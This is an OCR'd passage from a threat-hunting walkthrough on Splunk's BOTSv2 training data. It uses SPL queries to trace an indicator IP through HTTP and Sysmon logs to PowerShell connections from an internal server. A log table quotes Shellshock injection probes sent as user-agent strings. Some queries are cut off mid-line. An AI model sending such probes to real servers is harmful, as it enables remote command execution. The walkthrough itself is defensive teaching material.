
1. **172.31.4.249**

The indicator IP (45.77.65.211) has a tremendous amount of events generated with a


destination of 172.31.4.249. Note that 172.31.4.249 is a Linux server belonging to our organization.

Let's drill into the events where the source address is our indicator and the destination is our web server 172.31.4.249.

```
index=botsv2 sourcetype=stream:http src_ip=45.77.65.211 dest_ip=172.31.4.249
```



It is not uncommon to come across strange-looking user-agents during an attack or penetration test. If we click on the *http_user_agent* field, we will see the below.



http_user_agent


5 Values, 99.855% of events

Values	Count	%
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; w3af.org)	8,811	98.414%
Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/30.0.1599.17 Safari/537.36	136	1.519%
() { :;}; echo "shellshock: check"	2	0.022%
() { test; }; ping -c 13 127.0.0.1	2	0.022%
() { test; }; sleep 12	2	0.022%

By searching online for w3af.org, we see that it is an open source web application security scanner. It looks like the IP indicator has also been scanning a web server of ours in addition to being a destination for some of our workstations/servers. Note that our web server that

1. **71.39.18.125**

```
index=botsv2 45.77.65.211 sourcetype=stream:http 71.39.18.125
```




71.39.18.125 is the IP address is the external interface of our firewall. We may want to

investigate this further later. Let's move to the last IP we identified 10.0.2.109.

1. **10.0.2.109**


```
index=botsv2 45.77.65.211 sourcetype=stream:http src_ip=10.0.2.109
```



up. We may come back to investigate this further later.

It is about time we move our attention to host centric data through Microsoft Sysmon logs, as follows.

```
index=botsv2 45.77.65.211 sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" |
```




We see a large amount of events coming from a single server, Venus (10.0.1.101) communicating to our indicator.

Let's use a wildcard on *dest* to ensure we get all of the values we saw in the previous search

```
index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" dest=45.77.65.2
```


Once the search is completed, we notice that all returned events are running PowerShell. We

also notice a lot of *Network Connect* Sysmon events. It is not common to see PowerShell performing network connections. Finally, some progress...



Let's analyze these *Network Connection* Sysmon events related with powershell.exe further, as follows.

```
index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" dest=45.77.65.2
```



```
index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" dest=45.77.65.211* | stats values(dest_port) as dest_port values
(host) as host values(src_ip) as src_ip values(src_port) as src_port by process,dest,user
```


✓ 4,572 events (before 6/16/22 8:29:14.000 AM) No Event Sampling

	process	dest	user	dest_port	host	src_ip	src_port
1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	45.77.65.211	FROTHLY\service3	443	venus	10.0.1.101	50106
2	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	45.77.65.211.vultr.com	FROTHLY\service3	443	venus	10.0.1.101	50107 50108 50109 50110 50111 50112 50113 50114 50115 50116 50117 50118 50119

The user executing these events are either the SYSTEM account or a frothly domain account called *service3.*

By using the *timechart* command we can see that this network activity took place between 8/23 and 8/26. We are focusing on the *service3* user.

```
index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" dest_ip=45.77.6
```




```
index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" dest_ip=45.77.65.211* user=FROTHLY\\service3 | timechart count by
src_ip
```

✓ 1,926 events (before 6/16/22 8:30:11.000 AM) No Event Sampling

Let's dig deeper into what has been executing through the service3 account, as follows.

```
index="botsv2" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" user=FROTHLY\
```




```
index="botsv2" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" user="FROTHLY\\service3 | stats values(CommandLine) by Computer,process,ParentImage
```

